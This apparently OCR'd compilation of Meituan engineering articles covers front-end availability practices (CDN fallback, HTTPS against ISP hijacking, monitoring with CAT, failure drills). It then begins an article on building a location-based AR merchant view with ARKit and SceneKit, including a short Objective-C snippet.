1. 流程规范：很多的前端事故的主要原因就是流程不规范，所以建议整个研发流程要用SOP来规避一些问题。比如上线的准入标准，服务必须达到一定的标准才能上线，在没有明确之前不准上线等等。
2. 方案合理：需要根据不同的业务场景，来完成合理的方案设计，之前总结过一篇文章《前端常见开发模式及相关技术介绍》，这篇文章里讲到了三种不同的业务场景，以及他们适合什么样的技术方案。如果大家不知道选择什么样的技术方案，那么我们给的建议就是，尽量选择简单。这样的目的是，当真正发生问题的时候，能够快速解决问题，很多前端开发同学属于“热闹驱动式”选型，但在优化时却无从下手，这点并不可取。
3. 代码规范：一般而言，很少有前端代码写的不规范，但是可以在流程和制度层面进行额外的要求。很多时候，前端的语法要求不是特别严格，但是服务可用性有额外的要求，代码规范，可以帮助规避简单的问题。


除了上述三点之外，还有一点建议提升测试的效率，虽然整个行业都在做，但是也不是特别理想。之所以提倡单元化测试和自动化测试，主要是因为可以帮助我们减少工作流程中重复的工作，将更多时间投入到业务开发层面。目前，已经实现了Android容器上的自动化测试，同时我们也在使用一些标准规避容器和外部依赖造成的故障。

## 外部链路的可用性

对技术同学来说，在做任何一个服务的时候，我们经常喊的口号都是“简单可依赖”。但是在现实中，“简单可依赖”几乎是不存在的，没有任何一个人敢说自己负责的服务能够达到简单可依赖，这只是愿景而不是现实。


我们使用外部服务的时，怎么保证它的可用性呢？对于前端开发者来说，外部服务主要分为资源的可用性和接口的可用性，接下来我们依次进行分析。

## 静态资源的可用性

对于前端工程师来说，静态资源的不可用，主要分以下三种情况：

1. 资源加载问题：在一个临时的弱网环境下，文件加载失败，比如说电梯间或者一个封闭的过道。
2. 网络劫持问题：代码篡改的问题，静态资源在经过一些网络运营商时，被进行篡改或者注入广告。

3. 代码执行问题：可能是兼容性问题，也可能是代码语法或者逻辑出现问题。

针对第一个问题，因为静态资源主要分为CSS文件和JS文件，CSS文件与我们的核心业务无依赖关系，所以加载失败的时候进行重试，保障页面样式可还原。

而JS文件涉及一些依赖的文件，所以我们采用一个比较稳妥的方案：在判断核心的JS文件加载失败时，降级为一个MVP的版本，来保障交易的正常进行。如右图所示，在没有做静态资源降级之前，这个门店是正常的会员门店，会有促销的活动和信息。在CDN出现问题时，它会出现白屏问题。而在经过降级处理之后，我们可以把整个页面回退成普通的门店，就不包含营销或者促销信息了。


整个方案有一个核心点，就是在CDN不可用时进行降级或者重试的过程中，还会遇到不可用的情况，我们最终要把资源回到源服务，至少保障在源服务上可以提供一个静态的页面提供给用户。这里也存在一个风险点，如果资源挂掉的话，源服务能不能承受CDN回源产生的额外流量？这个大家需要打一个问号，也需要特别注意。如果采用这样的方法，一定要评估好服务能不能承受这么大的压力。

第二个问题，大家都比较头疼。因为运营商是以省为单位运营的，所以在跨省的资源请求上会造成额外的流量，基于这个问题，每一个省级运营商都会想办法节省流量，对于流量大的资源有可能会进行劫持甚至篡改。

首先是要预防，一个简单的方案：全部把域名全部升级为HTTPS，让劫持篡改失去了价值，这样可以降低一些风险。如果还支持HTTP访问，依然还会存在被劫持的风险。

其次，在发现劫持问题后，要快速帮助用户修复。美团运维有统一的120模式，这个模式会帮助我们收集一些用户的环境信息，包括网络信息、手机版本号等等，从而快速定位这个问题，全力保障用户体验。

最后是监控，流量劫持都是以省级为单位的，所以在资源监控上，我们要求至少要做到省级，最好能够做到市级，如果发现某一个市、某一个省静态资源发生问题，就第一时间启动修复。


还有一个隐性问题，就是在CDN回源的时，资源请求是不是应该使用HTTPS？在这个问题上，因为考虑到性能，回源请求会使用HTTP。所以普遍来讲，CDN文件的请求会使用HTTPS，意味着我们使用HTTPS来保证CDN不会被劫持，但是CDN回源会造成风险，相当于HTTPS预防这种方式，在理论上不能完全解决这个问题。

最后，还有一个代码执行层面的问题。我们会把报错信息，及时上报到平台上进行分析和处理，目前美团使用统一监控方案 CAT，现在已经开源了。

## 接口服务的可用性

很多前端开发同学有一个很大的误区，接口不可用并不是前端的问题。很多同学会先定位这个问题属于自己还是别人，如果是后端的问题，自己的心态就是“烧高香”。

但实际情况是，系统可用性需要前端和后端共同努力，如果后端不可用，前端怎么提升都是没有效果的，所以我们需要改变自己的认识。如果发现接口有问题，第一时间帮助后端解决或者帮助定位，减少故障影响的时间，这也能提高前端的服务效率。美团对技术团队的要求是，提高监控和反馈的敏锐度。接下来，就涉及到端到端监控和降级的方案了。

## 端到端监控与降级

监控、报警的目的是为了快速的发现问题。如果定位到问题，第一时间不能靠人力进行解决，那么应该马上进行故障自动处理或者降级。

## 端到端监控与降级

监控：正面的预防措施，快速发现问题进行报警；


降级：反向的止损措施，遇到故障自动处理，降低损失


| 监控项 | 预防 | 解决方案 | 工具 | 注意事项 |
| --- | --- | --- | --- | --- |
| 机器 | 内存、QPS、磁盘使用率 | 双机器备份、双机房容灾<br>自动摘除节点 | OCTO、Falcon | |
| 服务 | 服务异常、崩溃 | 进程守护 | PM2 | |
| 接口 | 网络异常、业务错误<br>下游服务不可用 | 异常文案引导 | logcenter、大象 | |
| 资源 | 代码篡改<br>代码执行错误 | 错误信息堆栈回收 | cat | 省/市维度 |
| 流量 | 流量激增/骤减<br>DDOS、DNS劫持 | 安全伞、HTTPS | cat | 省/市维度 |
| 性能 | DNS劫持 | HTTPS | cat | 省/市维度 |

可控的一些降级的方案在上文中已经提到。对于前端的监控，我们使用了美团开源的CAT。CAT可以定义每个页面覆盖资源的情况，可以细分到省、系统、网络、运营商等维度，从而帮更快的发现劫持和篡改的情况，然后及时进行修复。

## 端到端监控与降级

CAT(Central Application Tracking)：**分布式实时监控平台**





# 故障演练的必要性


在实际工作中，我们很多时候都缺少执行力。比如上文提到的故障处理的方法和方案，在实际工作中有没有效果，或者能不能为业务做出价值和贡献，都需要要打个问号。当然，如果这些事情都没有实践，也相当于“纸上谈兵”。所以，为了最终要达到目的，提高系统的可用性，就需要提高系统的检验标准，接下来就是要做故障演练。

比如，我们可以人为的让后端接口挂掉，看前端服务的表现；让静态资源挂掉，检查对服务有没有影响。现在，美团的静态资源托管服务上运行着近千个项目，如果挂掉的话，会造成无法想象的后果。在这种情况下，托管CDN之后并不意味着会带来一些很好的效果，实际上它也会带来很多无法想象、无法预知的问题。所以为了系统的稳定性保障，最终落地点就是故障演练。

# 保障动作标准流程

最后总结几点，帮助大家做系统可用性的Review，主要分为事前、事中、事后：

1. 事前依赖流程与规范，包括代码规范、分支规范、测试规范、上线规范等。如果没有百分百的把握，不要上线。上线标准一定明确的，模棱两可的上线，大概率会出现问题。
2. 事中依赖监控与降级，可以设计一些监控和降级的方案。对于不可降级的要做好事前的预案，同时也依赖于演练的频率。演练的次数多了，就可以通过熟练的操作，降低服务受影响的时间，间接提高服务的可用性。
3. 事后依赖执行力，要做可落地的Case Study。很多同学都是在事后复盘的时，说这次没有做好，代码写错了，没有太注意，这是别人的问题等等，草草就结束了。但是对下次事故来说，并没有预防的动作和可落地的执行方案。这就要求执行力，也看解决问题的决心。





# 总结

最后总结，影响前端服务可用性，其实就是两件事：


1. **流程规范的执行力**
2. **工程化完整程度**

很多前端的同学并没有关注监控和报警的情况，大部分精力还是放在业务开发和功能覆盖上。但是，制定流程规范是工程师通用的能力，希望大家在自己所负责的业务系统中，可以设定更多的流程制度，帮助保障前端服务的可用性和稳定性。

除此之外，我们要多思考。比如认真思考一下，之前的工作存在什么潜在的问题。思考的频率如何，思考之后的结果和落地的执行力如何，这些都非常重要。




我们发现很多前端同学都把时间花在业务开发和功能覆盖上，对于自己的系统缺少完整性的认知。所以建议大家可以先做一个通用的解决方案，覆盖从前端到后台，从研发、测试、上线的全流程。目前，美团金融前端团队已经开始尝试构建一个符合公司前端标准研发体系的解决方案，还有一个线上协作研发平台，将集团的服务进行集成，同时把很多平常不注意的事情集中进行解决，减少重复性的工作，帮助大家把精力更多地投入在核心业务层面。




如果大家对我们所做的事情也有兴趣，想要和我们一起共建大前端团队的话，欢迎发送简历至 tianyang02#meituan.com 。

# 作者简介

- 田泱，2015年校招入职美团，先后参与过美团平台移动版多项垂直品类的前端研发工作，从0到1参与了智能支付应用层的前端建设工作，现负责美团金融服务平台前端基础服务研发团队。

# ARKit：增强现实技术在美团到餐业务的实践

作者: 曹宇

## 前言

增强现实（Augmented Reality）是一种在视觉上呈现虚拟物体与现实场景结合的技术。Apple 公司在 2017 年 6 月正式推出了 ARKit，iOS 开发者可以在这个平台上使用简单便捷的 API 来开发 AR 应用程序。

本文将结合美团到餐业务场景，介绍一种基于位置服务（LBS）的 AR 应用。使用 AR 的方式展现商家相对用户的位置，这会给用户带来身临其境的沉浸式体验。下面是实现效果：

图1 实现效果图

# 项目实现

iOS 平台的 AR 应用通常由 ARKit 和渲染引擎两部分构成：





图2 AR 应用的整体架构

ARKit 是连接真实世界与虚拟世界的桥梁，而渲染引擎是把虚拟世界的内容渲染到屏幕上。本部分会围绕这两个方面展开介绍。

# ARKit

ARKit 的 ARSession 负责管理每一帧的信息。ARSession 做了两件事：拍摄图像并获取传感器数据；对数据进行分析处理后逐帧输出。如下图：





图3 ARKit 结构图

# 设备追踪

设备追踪确保了虚拟物体的位置不受设备移动的影响。在启动 ARSession 时需要传入一个 ARSessionConfiguration 的子类对象，以区别三种追踪模式：

- ARFaceTrackingConfiguration
- ARWorldTrackingConfiguration
- AROrientationTrackingConfiguration

其中 ARFaceTrackingConfiguration 可以识别人脸的位置、方向以及获取拓扑结构。此外，还可以探测到预设的 52 种丰富的面部动作，如眨眼、微笑、皱眉等等。ARFaceTrackingConfiguration 需要调用支持 TrueDepth 的前置摄像头进行追踪，显然不能满足我们的需求，这里就不做过多的介绍。下面只针对使用后置摄像头的另外两种类型进行对比。

## ARWorldTrackingConfiguration

ARWorldTrackingConfiguration 提供 6DoF（Six Degree of Freedom）的设备追踪。包括三个姿态角 Yaw（偏航角）、Pitch（俯仰角）和 Roll（翻滚角），以及沿笛卡尔坐标系中 X、Y 和 Z 三轴的偏移量：





图4 6DoF

不仅如此，ARKit 还使用了 VIO（Visual–Inertial Odometry）来提高设备运动追踪的精度。在使用惯性测量单元( IMU )检测运动轨迹的同时，对运动过程中摄像头拍摄到的图片进行图像处理。将图像中的一些特征点的变化轨迹与传感器的结果进行比对后，输出最终的高精度结果。

从追踪的维度和准确度来看，ARWorldTrackingConfiguration 非常强悍。但如 官方文档 所言，它也有两个致命的缺点：

- 受环境光线质量影响
- 受剧烈运动影响

由于在追踪过程中要通过采集图像来提取特征点，所以图像的质量会影响追踪的结果。在光线较差的环境下（比如夜晚或者强光），拍摄的图像无法提供正确的参考，追踪的质量也会随之下降。

追踪过程中会逐帧比对图像与传感器结果，如果设备在短时间内剧烈的移动，会很大程度上干扰追踪结果。追踪的结果与真实的运动轨迹有偏差，那么用户看到的商家位置就不准确。

## AROrientationTrackingConfiguration

AROrientationTrackingConfiguration 只提供对三个姿态角的追踪（3DoF），并且不会开启 VIO。

> Because 3DOF tracking creates limited AR experiences, you should generally not use the AROrientationTrackingConfiguration class directly. Instead, use the subclass ARWorldTrackingConfiguration for tracking with six degrees of freedom (6DOF), plane detection, and hit testing. Use 3DOF tracking only as a fallback in situations where 6DOF tracking is temporarily unavailable.

通常来讲，因为 AROrientationTrackingConfiguration 的追踪能力受限， 官方文档 不推荐直接使用。但是鉴于：

1. 对三个姿态角的追踪，已经足以正确的展现商家相对用户的位置了。
2. ARWorldTrackingConfiguration 的高精度追踪，更适合于距离较近的追踪。比如设备相对桌面、地面的位移。但是商家和用户的距离动辄几百米，过于精确的位移追踪意义不大。
3. ARWorldTrackingConfiguration 需要规范用户的操作、确保环境光线良好。这对用户来说很不友好。

最终我们决定使用 AROrientationTrackingConfiguration。这样的话，即便是在夜晚，甚至遮住摄像头，商家的位置也能够正确的进行展现。而且剧烈晃动带来的影响很小，商家位置虽然会出现短暂的角度偏差，但是在传感器数值稳定下来后就会得到校准。

## 坐标轴

ARKit 使用笛卡尔坐标系度量真实世界。ARSession 开启时的设备位置即是坐标轴的原点。而 ARSessionConfiguration 的 worldAlignment 属性决定了三个坐标轴的方向，该属性有三个枚举值：

- ARWorldAlignmentCamera
- ARWorldAlignmentGravity
- ARWorldAlignmentGravityAndHeading

三种枚举值对应的坐标轴如下图所示：





图5 三种枚举值对应的坐标轴

对于 ARWorldAlignmentCamera 来说，设备的姿态决定了三个坐标轴的方向。这种坐标设定适用于以设备作为参考系的坐标计算，与真实地理环境无关，比如用 AR 技术丈量真实世界物体的尺寸。

对于 ARWorldAlignmentGravity 来说，Y 轴方向始终与重力方向平行，而其 X、Z 轴方向仍然由设备的姿态确定。这种坐标设定适用于计算拥有重力属性的物体坐标，比如放置一排氢气球，或者执行一段篮球

下落的动画。

对于 ARWorldAlignmentGravityAndHeading 来说，X、Y、Z 三轴固定朝向正东、正上、正南。在这种模式下 ARKit 内部会根据设备偏航角的朝向与地磁真北（非地磁北）方向的夹角不断地做出调整，以确保 ARKit 坐标系中 –Z 方向与我们真实世界的正北方向吻合。有了这个前提条件，真实世界位置坐标才能够正确地映射到虚拟世界中。显然，ARWorldAlignmentGravityAndHeading 才是我们需要的。

# 商家坐标

商家坐标的确定，包含水平坐标和垂直坐标两部分：

## 水平坐标

商家的水平位置只是一组经纬度值，那么如何将它对应到 ARKit 当中呢？我们通过下图来说明：





图6 经纬度转换为坐标

借助 CLLocation 中的 `distanceFromLocation:location` 方法，可以计算出两个经纬度坐标之间的距离，返回值单位是米。我们可以以用户的经度 lng1、商家的纬度 lat2 作一个辅助点（lng1, lat2），然后分别计算出辅助点距离商家的距离 x、辅助点距离用户的距离 z。ARKit 坐标系同样以米为单位，因而可以直接确定商家的水平坐标（x, –z）。

## 垂直坐标

对商家地址进行中文分词可以提取出商户所在楼层数，再乘以一层楼大概的高度，以此确定商家的垂直坐标 y 值：





图7 高度信息提取

## 卡片渲染

通常我们想展示的信息，都是通过 UIView 及其子类来实现。但是 ARKit 只负责建立真实世界与虚拟世界的桥梁，渲染的部分还是要交给渲染引擎来处理。Apple 给我们提供了三种可选的引擎：

- Metal
- SpriteKit
- SceneKit

强大的 Metal 引擎包含了 MetalKit、Metal 着色器以及标准库等等工具，可以更高效地利用 GPU，适用于高度定制化的渲染要求。不过 Metal 对于当前需求来说，有些大材小用。

SpriteKit 是 2D 渲染引擎，它提供了动画、事件处理、物理碰撞等接口，通常用于制作 2D 游戏。SceneKit 是 3D 渲染引擎，它建立在 OpenGL 之上，支持多通道渲染。除了可以处理 3D 物体的物理碰撞和动画，还可以呈现逼真的纹理和粒子特效。SceneKit 可以用于制作 3D 游戏，或者在 App 中加入 3D 内容。

虽然我们可以用 SpriteKit 把 2D 的卡片放置到 3D 的 AR 世界中，但是考虑到扩展性，方便之后为 AR 页面添加新的功能，这里我们选用 3D 渲染引擎 SceneKit。

我们可以直接通过创建 ARSCNView 来使用 SceneKit。ARSCNView 是 SCNView 的子类，它做了三件事：

- 将设备摄像头捕捉的每一帧的图像信息作为 3D 场景的背景。
- 将设备摄像头的位置作为 3D 场景的摄像头（观察点）位置。
- 将 ARKit 追踪的真实世界坐标轴与 3D 场景坐标轴重合。

## 卡片信息

SceneKit 中使用 SCNNode 来管理 3D 物体。设置 SCNNode 的 geometry 属性可以改变物体的外观。系统已经给我们提供了例如 SCNBox、SCNPlane、SCNSphere 等等一些常见的形状，其中 SCNPlane 正是我们所需要的卡片形状。借助 UIGraphics 中的一些方法可以将绘制好的 UIView 渲染成一个 UIImage 对象。根据这张图片创建 SCNPlane，以作为 SCNNode 的外观。

## 卡片大小

ARKit 中的物体都是近大远小。只要固定好 SCNPlane 的宽高，ARKit 会自动根据距离的远近设置 SCNPlane 的大小。这里列出一个在屏幕上具体的像素数与距离的粗略计算公式，为笔者在开发过程中摸索的经验值：

$$渲染到屏幕上的pt数 = \frac{530}{距离} \times 边长$$

也就是说，假如 SCNPlane 的宽度为 30，距离用户 100 米，那么在屏幕上看到这个 SCNPlane 的宽度大约为 $530/100 \times 30 = 159$ pt。

## 卡片位置

对于距离用户过近的商家卡片，会出现两个问题：

- 由于 ARKit 自动将卡片展现得近大远小，身边的卡片会大到遮住了视野
- 前文提到的 ARSession 使用 AROrientationTrackingConfiguration 追踪模式，由于没有追踪设备的水平位移，当用户走向商家时，并不会发觉商家卡片越来越近

这里我们将距离用户过近的卡片映射到稍远的位置。如下图所示，距离用户的距离小于 d 的卡片，会被映射到 d–k ~ d 的区间内。


图8 过近卡片位置映射

假设某商家距离用户的真实距离为 x，映射后的距离为 y，映射关系如下：

$$y = \frac{x}{d} \times k + (d - k)$$

这样既解决了距离过近的问题，又可以保持卡片之间的远近关系。用户位置发生位移到达一定阈值后，会触发一次新的网络请求，根据新的用户位置来重新计算商家的位置。这样随着用户的移动，卡片的位置也会持续地更新。

## 卡片朝向

SceneKit 会在渲染每一帧之前，根据 SCNNode 的约束自动调整卡片的各种行为，比如碰撞、位置、速度、朝向等等。SCNConstraint 的子类中 SCNLookAtConstraint 和 SCNBillboardConstraint 可以约束卡片的朝向。

SCNLookAtConstraint 可以让卡片始终朝向空间中某一个点。这样相邻的卡片会出现交叉现象，用户看到的卡片信息很可能是不完整的。使用 SCNBillboardConstraint 可以解决这个问题，让卡片的朝向始终与摄像头的朝向平行。





图9 卡片朝向的两种约束

下面是创建卡片的示例代码：

```
// 位置
SCNVector nodePosition = SCNVectorMake(-200, 5, -80);

// 外观
SCNPlane *plane = [SCNPlane planeWithWidth:image.size.width
                                    height:image.size.height];
plane.firstMaterial.diffuse.contents = image;

// 约束
SCNBillboardConstraint *constraint = [SCNBillboardConstraint billboardConstraint];
constraint.freeAxes = SCNBillboardAxisY;

SCNNode *node = [SCNNode nodeWithGeometry:plane];
node.position = nodePosition;
